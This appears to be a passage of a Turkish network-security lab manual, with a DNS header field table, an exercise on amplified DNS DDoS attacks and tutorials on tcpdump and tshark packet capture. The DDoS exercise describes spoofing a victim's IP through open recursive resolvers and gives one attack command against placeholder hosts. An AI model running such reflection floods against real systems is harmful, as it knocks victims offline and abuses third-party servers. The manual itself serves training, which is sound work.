|  aa or !aa ..... Authoritative Answer               UNSET  / SET
|  tc or !tc ..... Truncation                    UNSET  / UNSET
|  rd or !rd ..... Recursion Desired                  SET  / SET
|  ra or !ra ..... Recursion Available                UNSET  / SET
|  z ..........…… Reserved (takes values 0..7)        0  / 0
|                       (z=2...authenticated)
|  rcode ..... Response Code (0..15); interesting     0  / 0
|                       values are:
|       = 0 ..... No Error Condition
|       = 1 ..... Unable to interprete query due to format error
|       = 2 ..... Unable to process due to server failure
|       = 3 ..... Name in query does not exist
|       = 4 ..... Type of query not supported
|       = 5 ..... Query refused
|
| Count values (values 0..65535) will be set automatically! You should not set these
| values manually except you are interested in invalid packets.
|  qdcount (or qdc) ..... Number of entries in question section    1  / 1
|  ancount (or anc) ..... Number of RRs in answer records section  0  / 1
|  nscount (or nsc) ..... Number of name server RRs in authority   0  / 0
|                       records section
|  arcount (or arc) ..... Number of RRs in additional records section  0  / 0
|
```

Uygulama No: **BGA-UAG-44**

Arttırımlı - Amplified DNS DDoS Saldırısı

Amaç: DNS isteklerine dönecek cevap boyutunun fazla olması, bant genişliğinin hakkıyla kullanılması

Adım1: Bu saldırı tipinde gönderilen DNS isteğine dönecek cevabın kat kat fazla olması özelliğini kullanır. Sisteme gönderilecek 50 byte'lık bir DNS isteğine 500 Byte~cevap döndüğü düşünülürse saldırgan elindeki bant genişliğinin 10 katı kadar saldırı trafiği oluşturabilir.

- Saldırgan öncelikle rekursif sorgulara açık bir DNS sunucu bulur. Sonrasında önceden hazırladığı özel alan adını sorgulatır 50 byte. Ara dns sunucu kendi önbbelleğinde olmayan bu adres için ana dns sunucuya gider sorar 50 byte. Ana dns sunucu özel alan adı için cevap döner 500 byte.

- Ara dns sunucu cevabı alır ve saldırgana döner fakat burada amaç ara dns sunucunun önbelleğine aldığı 500 byte lık yer olmaktadır.

- Saldırgan Kurban'ın IP adresinden geliyormuş gibi sahte DNS paketleri gönderir. DNS paketleri özel alan adını sorgulamaktadır (ortalama 100.000 dns q/s). Bu üretilen paketlerin Saldırgana maliyeti 100.000 X53 Byte

DoS yapılacak Hedef Sistem: kurban.example.com (V)
Aracı olarak kullanılacak DNS sunucu dns-sunucu.example.com (A) Saldırgan (C)
./amfdns –a dns-sunucu.example.com –t A –q . –target kurban.example.com

TCP/IP Ağlarda Paket Analizi ve Sniffer Kullanımı

Uygulama No: **BGA-UAG-45**

Pratik Tcpdump Sniffer Kullanımı

Amaç: Tcpdump aracının network üzerinde paket analizi ve sniffer modundaki kullanımlarıyla ilgili uygulama yapma

Tcpdump klasik Linux/UNIX araçları gibi komut satır ından çalır ve tüm özelliklerini parametre olarak alır. Parametresiz çalıtırıldığın da sistemde bulduğu ilk aktif ağ arabirimini dinlemeye alır(root izni varsa*). Tcpdu mp'ın çeitli amaçlarla kullanılacak onlarca parametresi vardır ve sıradan bir ağ yöneti cisinin bu parametreleri ezberlemesi gereksizdir. Bu yazı tcpdump'a ait sık kullanılan parametreleri örnekleriyle birlikte

açıklayıp konuya yabancı olanlara tcpdump'a giri niteliğinde bir b elge sunmayı amaçlamaktadır. Tcpdump kullanmaya bailamadan sistem hakkında bili nmesi gereken bir iki husus vardır. Bunlar;

Promiscues Mode (Bir makinenin hedefi kendisi olmayan paketleri alab ilmesi için ağ arabiriminin promiscious modda olması gerekir. Tüm snifferlar otomatik olar ak ağ arabirimini promiscious moda geçirir ve sniffer durdurulduğunda tekrar arabirimi normal moda döndürür.

Yetki (tcpdump aracının çalıştırılması için root/admin haklarına sahip olunması gerekmektedir.)

Adım 1: Tcpdump TCP paket formatı

```
root@bt:~# tcpdump -i eth0 tcp

11:02:02.766864 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [P.], seq 2545:2593, ack 3036048, win 8192, options [nop,nop,TS val 806849377 ecr 17681535], length 48
```

11:02:02.766864	: Zaman damgası
192.168.1.31	: Kaynak ip adresi
58493	: Kaynak port numarası
>	: Yön belirteci
192.168.1.28	: Hedef ip adresi
ssh	: Kullanılan bağlantının protokol bilgisi
Flags [P.]	: TCP (Push) bayrağı set edilmiş bir bayrak bilgisi

Adım 2: İstenilen bir ağ arabiriminin trafiğinin dinlenmesi

```
root@bt:~# tcpdump -i eth0

11:15:04.711804 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 2656848:2657056, ack 2257, win 1550, options [nop,nop,TS val 17877021 ecr 807625764], length 208
11:15:04.711870 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 2657056:2657264, ack 2257, win 1550, options [nop,nop,TS val 17877021 ecr 807625764], length 208
11:15:04.711935 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 2657264:2657472, ack 2257, win 1550, options [nop,nop,TS val 17877021 ecr 807625764], length 208
11:15:04.712157 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [P.], seq 2257:2305, ack 2652544, win 8192, options [nop,nop,TS val 807625764 ecr 17877021], length 48
11:15:04.712162 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2656080, win 7971, options [nop,nop,TS val 807625765 ecr 17877021], length 0
11:15:04.712164 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2656640, win 8157, options [nop,nop,TS val 807625765 ecr 17877021], length 0
```

```
11:15:04.712166 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2656848, win 8144, options [nop,nop,TS val 807625765 ecr 17877021], length 0
11:15:04.712167 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2657056, win 8131, options [nop,nop,TS val 807625765 ecr 17877021], length 0
```

Adım 3: -n parametresiyle isim çözümle hakkında

tcpdump uygulamasının asıl gücünü parametrelerinden aldığını tüm güvenlikçiler bilmektedir. -n parametresi ise isim çözümlenmesi kısmında isim çözümlenmemesi için kullanılmaktadır. tcpdump çıktısında ip adreslerinin isim çözümlemesine çalıştığı için bazı ağlarda çok yavaş sonuçlar üretecektir. Bu durumda -n parametresi kullanımı hız sağlayacaktır.

-n parametresiyle protokol detayı bile gösterilmeyecektir(ssh).

```
root@bt:~# tcpdump -i eth0

11:21:02.749720 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [.], seq 5836768:5838216, ack 4993, win 1550, options [nop,nop,TS val 17966531 ecr 807978971], length 1448
11:21:02.749802 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 5838216:5838944, ack 4993, win 1550, options [nop,nop,TS val 17966531 ecr 807978971], length 728
11:21:02.749882 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 5838944:5839328, ack 4993, win 1550, options [nop,nop,TS val 17966531 ecr 807978971], length 384
11:21:02.749959 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 5839328:5839536, ack 4993, win 1550, options [nop,nop,TS val 17966531 ecr 807978971], length 208
```

```
root@bt:~# tcpdump -i eth0 -n

11:22:23.857783 IP 192.168.1.28.22 > 192.168.1.31.58493: Flags [P.], seq 1269488:1269696, ack 1057, win 1550, options [nop,nop,TS val 17986808 ecr 808059414], length 208
11:22:23.857872 IP 192.168.1.28.22 > 192.168.1.31.58493: Flags [P.], seq 1269696:1269904, ack 1057, win 1550, options [nop,nop,TS val 17986808 ecr 808059414], length 208
11:22:23.857959 IP 192.168.1.28.22 > 192.168.1.31.58493: Flags [P.], seq 1269904:1270112, ack 1057, win 1550, options [nop,nop,TS val 17986808 ecr 808059414], length 208
```

```
11:22:23.858042 IP 192.168.1.28.22 > 192.168.1.31.58493: Flags [P.], seq 1270112:1270320, ack 1057, win 1550, options [nop,nop,TS val 17986808 ecr 808059414], length 208
```

Adım 4: Zaman damgasız çıktı -t parametresinin kullanımı

```
root@bt:~# tcpdump -i eth0

11:27:20.789330 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2187312, win 8053, options [nop,nop,TS val 808354782 ecr 18061040], length 0
11:27:20.789332 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2187520, win 8040, options [nop,nop,TS val 808354782 ecr 18061040], length 0
11:27:20.789333 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2187728, win 8027, options [nop,nop,TS val 808354782 ecr 18061040], length 0
11:27:20.789335 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 2187936, win 8064, options [nop,nop,TS val 808354782 ecr 18061040], length 0
```

```
root@bt:~# tcpdump -i eth0 -t

IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 795808:796000, ack 625, win 1550, options [nop,nop,TS val 18074525 ecr 808408288], length 192
IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 796000:796192, ack 625, win 1550, options [nop,nop,TS val 18074525 ecr 808408288], length 192
IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 796192:796384, ack 625, win 1550, options [nop,nop,TS val 18074525 ecr 808408288], length 192
IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 796384:796576, ack 625, win 1550, options [nop,nop,TS val 18074525 ecr 808408288], length 192
IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 796576:796768, ack 625, win 1550, options [nop,nop,TS val 18074525 ecr 808408288], length 192
```

Adım 5: Yakalanan paketleri kaydetme

-w parametresi kullanımıyla yakalanan paketlerin "kayit.pcap" isimli dosyaya kaydedilmesi.

```
root@bt:~# tcpdump -i eth0 -w kayit.pcap

11:38:20.506098 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 608400:608608, ack 529, win 1550, options [nop,nop,TS val 18225970 ecr 809011141], length 208
11:38:20.506163 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 608608:608816, ack 529, win 1550, options [nop,nop,TS val 18225970 ecr 809011141], length 208
```

```
11:38:20.506469 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 604800, win 7845, options [nop,nop,TS val 809011141 ecr 18225969], length 0
11:38:20.506475 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 605008, win 7832, options [nop,nop,TS val 809011141 ecr 18225969], length 0
11:38:20.506477 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 605216, win 7819, options [nop,nop,TS val 809011141 ecr 18225969], length 0
11:38:20.506479 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 605424, win 7806, options [nop,nop,TS val 809011141 ecr 18225969], length 0
11:38:20.506481 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [P.], seq 529:577, ack 605424, win 8192, options [nop,nop,TS val 809011141 ecr 18225969], length 48
11:38:20.506482 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 606528, win 8123, options [nop,nop,TS val 809011142 ecr 18225970], length 0
11:38:20.506484 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 606736, win 8179, options [nop,nop,TS val 809011142 ecr 18225970], length 0
11:38:20.506486 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 606944, win 8166, options [nop,nop,TS val 809011142 ecr 18225970], length 0
11:38:20.506488 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 607152, win 8153, options [nop,nop,TS val 809011142 ecr 18225970], length 0
```

-r parametresiyle kayıt edilen "kayit.pcap" dosyası okunabilir halde açılabilir.

```
root@bt:~# tcpdump -r kayit.pcap
reading from file kayit.pcap, link-type EN10MB (Ethernet)
11:29:56.660179 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 1715271240:1715271288, ack 1774575016, win 1550, options [nop,nop,TS val 18100008 ecr 808509451], length 48
11:29:56.660373 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 48, win 8189, options [nop,nop,TS val 808509454 ecr 18100008], length 0
11:29:56.660654 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 48:160, ack 1, win 1550, options [nop,nop,TS val 18100008 ecr 808509454], length 112
11:29:56.660821 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 160, win 8185, options [nop,nop,TS val 808509454 ecr 18100008], length 0
11:29:56.661152 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 160:208, ack 1, win 1550, options [nop,nop,TS val 18100009 ecr 808509454], length 48
11:29:56.661321 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 208, win 8189, options [nop,nop,TS val 808509454 ecr 18100009], length 0
11:29:56.668120 IP 192.168.1.31.58473 > fa-in-f125.1e100.net.xmpp-client: Flags [P.], seq 3661326050:3661326051, ack 106643969, win 8192, options [nop,nop,TS val 808509461 ecr 1479640382]
11:29:56.732007 IP 192.168.1.31.58473 > fa-in-f125.1e100.net.xmpp-client: Flags [P.], seq 1:2, ack 1, win 8192, options [nop,nop,TS val 808509524 ecr 1479640447], length 1
11:29:56.795640 IP 192.168.1.31.58473 > fa-in-f125.1e100.net.xmpp-client: Flags [P.], seq 2:3, ack 1, win 8192, options [nop,nop,TS val 808509586 ecr 1479640510], length 1
11:29:56.862389 IP 192.168.1.31.58473 > fa-in-f125.1e100.net.xmpp-client: Flags [P.], seq 3:4, ack 1, win 8192, options [nop,nop,TS val 808509652 ecr 1479640573], length 1
```

Adım 6: İstenildiği kadar trafiğin kayıt edilmesi

-c parametresinin kullanılmasıyla istenildiği kadar paket kayıt edilmesi sonrası çalışmayı durduracaktır.

```
root@bt:~# tcpdump -i eth0 -c 5

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:40:42.356144 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 1715896968:1715897080, ack 1774579000, win 1550, options [nop,nop,TS val 18261432 ecr 809151988], length 112
11:40:42.356339 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 112, win 8185, options [nop,nop,TS val 809151992 ecr 18261432], length 0
11:40:42.356621 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 112:160, ack 1, win 1550, options [nop,nop,TS val 18261432 ecr 809151992], length 48
11:40:42.356768 IP 192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], ack 160, win 8189, options [nop,nop,TS val 809151992 ecr 18261432], length 0
11:40:42.357025 IP 192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], seq 160:272, ack 1, win 1550, options [nop,nop,TS val 18261433 ecr 809151992], length 112
5 packets captured
15 packets received by filter
```

Adım 7: -v parametresi ile tcpump'dan biraz daha detaylı loglama yapması istenebilir. Mesela bu parametre ile tcpdump çıktılarını TTL ve ID değerleri ile birlikte edinebilir.

```
root@bt:~# tcpdump -i eth0 -c 5 -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
12:11:59.276952 IP (tos 0x10, ttl 64, id 57972, offset 0, flags [DF], proto TCP (6), length 100)
    192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], cksum 0x0a6a (correct), seq 1715900600:1715900648, ack 1774579528, win 1550, options [nop,nop,TS val 18730662 ecr 811001302], length 48
12:11:59.277176 IP (tos 0x0, ttl 64, id 47562, offset 0, flags [none], proto TCP (6), length 52)
    192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], cksum 0xb870 (correct), ack 48, win 8189, options [nop,nop,TS val 811001304 ecr 18730662], length 0
12:11:59.277427 IP (tos 0x10, ttl 64, id 57973, offset 0, flags [DF], proto TCP (6), length 164)
    192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], cksum 0x9339 (correct), seq 48:160, ack 1, win 1550, options [nop,nop,TS val 18730663 ecr 811001304], length 112
12:11:59.277571 IP (tos 0x0, ttl 64, id 16518, offset 0, flags [none], proto TCP (6), length 52)
    192.168.1.31.58493 > 192.168.1.28.ssh: Flags [.], cksum 0xb803 (correct), ack 160, win 8185, options [nop,nop,TS val 811001304 ecr 18730663], length 0
12:11:59.277777 IP (tos 0x10, ttl 64, id 57974, offset 0, flags [DF], proto TCP (6), length 100)
    192.168.1.28.ssh > 192.168.1.31.58493: Flags [P.], cksum 0x2112 (correct), seq 160:208, ack 1, win 1550, options [nop,nop,TS val 18730663 ecr 811001304], length 48
```

```
5 packets captured
17 packets received by filter
0 packets dropped by kernel
```

Uygulama No: **BGA-UAG-46**

Tshark Kullanarak İleri Seviye Paket Analizi

Amaç: Tshark aracının kullanımı ve tcpdump aracından farkının gösterilmesi

Tshark, açık kaynak kodlu güçlü bir ağ protokolleri analiz programıdır. Tshark komut satırından çalışır ve yine bir ağ trafik analiz programı olan Wireshark'da bulunan çoğu özelliği destekler.

Örnek bir tshark kullanımı aşağıdaki gibidir.

```
root@bt:~# tshark

Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
 0.000000    6.6.6.151 -> 173.194.39.246 TCP 66 63643 > https [ACK] Seq=1 Ack=1
Win=8190 Len=0 TSval=825679956 TSecr=1217998210
 0.000271    6.6.6.151 -> 173.194.39.246 TCP 66 63643 > https [ACK] Seq=1 Ack=589
Win=8155 Len=0 TSval=825679956 TSecr=1217998210
 0.001043    6.6.6.151 -> 173.194.39.246 TCP 66 [TCP Window Update] 63643 > https
[ACK] Seq=1 Ack=589 Win=8192 Len=0 TSval=825679957 TSecr=1217998210
 0.302205    6.6.6.113 -> 6.6.6.151      SSH 242 Encrypted response packet len=176
 0.302386    6.6.6.151 -> 6.6.6.113      TCP 66 63789 > ssh [ACK] Seq=1 Ack=177
Win=8181 Len=0 TSval=825680257 TSecr=22432007
 0.302668    6.6.6.113 -> 6.6.6.151      SSH 114 Encrypted response packet len=48
 0.302819    6.6.6.151 -> 6.6.6.113      TCP 66 63789 > ssh [ACK] Seq=1 Ack=225
Win=8189 Len=0 TSval=825680257 TSecr=22432007
 0.303137    6.6.6.113 -> 6.6.6.151      SSH 242 Encrypted response packet len=176
 0.303287    6.6.6.151 -> 6.6.6.113      TCP 66 63789 > ssh [ACK] Seq=1 Ack=401
Win=8181 Len=0 TSval=825680257 TSecr=22432007
 0.303504    6.6.6.113 -> 6.6.6.151      SSH 114 Encrypted response packet len=48
 0.303649    6.6.6.151 -> 6.6.6.113      TCP 66 63789 > ssh [ACK] Seq=1 Ack=449
Win=8189 Len=0 TSval=825680258 TSecr=22432007
 0.303911    6.6.6.113 -> 6.6.6.151      SSH 258 Encrypted response packet len=192
 0.304059    6.6.6.151 -> 6.6.6.113      TCP 66 63789 > ssh [ACK] Seq=1 Ack=641
Win=8180 Len=0 TSval=825680258 TSecr=22432007
 0.304273    6.6.6.113 -> 6.6.6.151      SSH 114 Encrypted response packet len=48
```

```
 0.304416    6.6.6.151 -> 6.6.6.113        TCP  66 63789 > ssh [ACK] Seq=1 Ack=689
Win=8189 Len=0 TSval=825680258 TSecr=22432007
^C  0.807210 6.6.6.113 -> 6.6.6.151        SSH 194 Encrypted response packet len=128
```

-D : Dinleme yapılacak arabirimlerin listelenmesi
-w : Çıktının istenilen isimde bir dosyaya yazılması (ekrana basılmadan)
-i : Ağ arabirimi belirleme

Adım 1: BPF kullanımı

Tshark'da tcpdump benzeri bpf filtreleri – f " " parametresiyle ya da doğrudan parametre olar ak yazılarak kullanılabilir .

```
root@bt:~# tshark -i eth0 -f "tcp port 22"

Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
^C  0.000000 6.6.6.151 -> 6.6.6.113        SSH 114 Encrypted request packet len=48
1 packet captured
```

Adım 2: Tcpdump ve tshark farkı. tcpdump ile HTTP trafigi analizi

```
root@bt:~# tcpdump -i eth0 -ttttnn tcp port 80 -vv

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
2013-08-12 10:53:30.915367 IP (tos 0x0, ttl 64, id 53812, offset 0, flags [DF], proto TCP
(6), length 52)
        6.6.6.151.63815 > 173.194.39.245.80: Flags [F.], cksum 0x29f0 (correct), seq
2205674292, ack 3823427669, win 8192, options [nop,nop,TS val 826213673 ecr
1218420465], length 0
2013-08-12 10:53:30.960154 IP (tos 0x0, ttl 64, id 64342, offset 0, flags [DF], proto TCP
(6), length 52)
        6.6.6.151.63815 > 173.194.39.245.80: Flags [.], cksum 0x661b (correct), seq 1, ack
2, win 8192, options [nop,nop,TS val 826213717 ecr 1218536087], length 0
2013-08-12 10:53:45.328859 IP (tos 0x10, ttl 64, id 24339, offset 0, flags [DF], proto TCP
(6), length 60)
        6.6.6.113.49826 > 173.194.39.197.80: Flags [S], cksum 0xe22c (incorrect ->
0x679e), seq 1625832334, win 14600, options [mss 1460,sackOK,TS val 22570141 ecr
0,nop,wscale 4], length 0
2013-08-12 10:53:45.383345 IP (tos 0x0, ttl 55, id 48242, offset 0, flags [none], proto TCP
(6), length 60)
        173.194.39.197.80 > 6.6.6.113.49826: Flags [S.], cksum 0x1e21 (correct), seq
2871169164, ack 1625832335, win 62392, options [mss 1430,sackOK,TS val 1318651023
ecr 22570141,nop,wscale 6], length 0
```

```
2013-08-12 10:53:45.383378 IP (tos 0x10, ttl 64, id 24340, offset 0, flags [DF], proto TCP (6), length 52)
        6.6.6.113.49826 > 173.194.39.197.80: Flags [.], cksum 0xe224 (incorrect -> 0x3ce8), seq 1, ack 1, win 913, options [nop,nop,TS val 22570155 ecr 1318651023], length 0
^C
5 packets captured
6 packets received by filter
```

Yukardaki çıktıya bakılacak olursa her bir satır bir paketi işaret eder. Satırlar incelenirse HTTP protokolüne ait bilgi edinilemez, sadece TCP protokolüne ait bazı bilgiler elde edilebilir. Bunun sebebi analiz için kullandığımız yazılımın(tcpdump) kısıtlı protokol analizine sahip olmasıdır(tcpdump tcp, ip, udp vs gibi alt seviye protokollere ait analiz imkanı sunar). Bizim görmek istediğimiz HTTP'e ait başlık bilgileri ise tcpdump ile görüntülenemez. Bunun için Wireshark/Tshark kullanılabilir.

```
root@bt:~# tshark -i eth0 -f "tcp port 80"

Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
 0.000000    6.6.6.113 -> 173.194.39.197 HTTP 71 Continuation or non-HTTP traffic
 0.044371 173.194.39.197 -> 6.6.6.113  TCP 66 http > 49826 [ACK] Seq=1 Ack=6 Win=975 Len=0 TSval=1318785729 TSecr=22603821
 12.756043    6.6.6.113 -> 188.121.36.239 TCP 74 39199 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=22607010 TSecr=0 WS=16
 12.872751 188.121.36.239 -> 6.6.6.113  TCP 74 http > 39199 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3517890343 TSecr=22607010 WS=128
 12.872774    6.6.6.113 -> 188.121.36.239 TCP 66 39199 > http [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=22607039 TSecr=3517890343
 12.887224    6.6.6.113 -> 188.121.36.239 OCSP 520 Request
 12.971863 188.121.36.239 -> 6.6.6.113  TCP 66 http > 39199 [ACK] Seq=1 Ack=455 Win=6912 Len=0 TSval=3517890465 TSecr=22607043
 12.976840 188.121.36.239 -> 6.6.6.113  TCP 1506 [TCP segment of a reassembled PDU]
 12.976863    6.6.6.113 -> 188.121.36.239 TCP 66 39199 > http [ACK] Seq=455 Ack=1441 Win=17488 Len=0 TSval=22607065 TSecr=3517890465
 12.978677 188.121.36.239 -> 6.6.6.113  OCSP 1038 Response
 12.978690    6.6.6.113 -> 188.121.36.239 TCP 66 39199 > http [ACK] Seq=455 Ack=2413 Win=20368 Len=0 TSval=22607066 TSecr=3517890465
 12.978738 188.121.36.239 -> 6.6.6.113  TCP 66 http > 39199 [FIN, ACK] Seq=2413 Ack=455 Win=6912 Len=0 TSval=3517890465 TSecr=22607043
 13.019457    6.6.6.113 -> 188.121.36.239 TCP 66 39199 > http [ACK] Seq=455 Ack=2414 Win=20368 Len=0 TSval=22607076 TSecr=3517890465
 13.128619    6.6.6.113 -> 188.121.36.239 TCP 66 39199 > http [FIN, ACK] Seq=455 Ack=2414 Win=20368 Len=0 TSval=22607103 TSecr=3517890465
```

```
13.210920 188.121.36.239 -> 6.6.6.113  TCP 66 http > 39199 [ACK] Seq=2414 Ack=456
Win=6912 Len=0 TSval=3517890703 TSecr=22607103
```


Uygulama No: **BGA-UAG-47**

Paket/Protokol Analizi Amaçlı Wireshark Kullanımı


Amaç: Paket protokol analizinde wireshark aracının kullanılması ve çıktıların detaylı incelenmesi

Wireshark eski adı Etheral olan açık kaynak kodlu bir sniffer aracıdır. İki tip filtre bulunur.

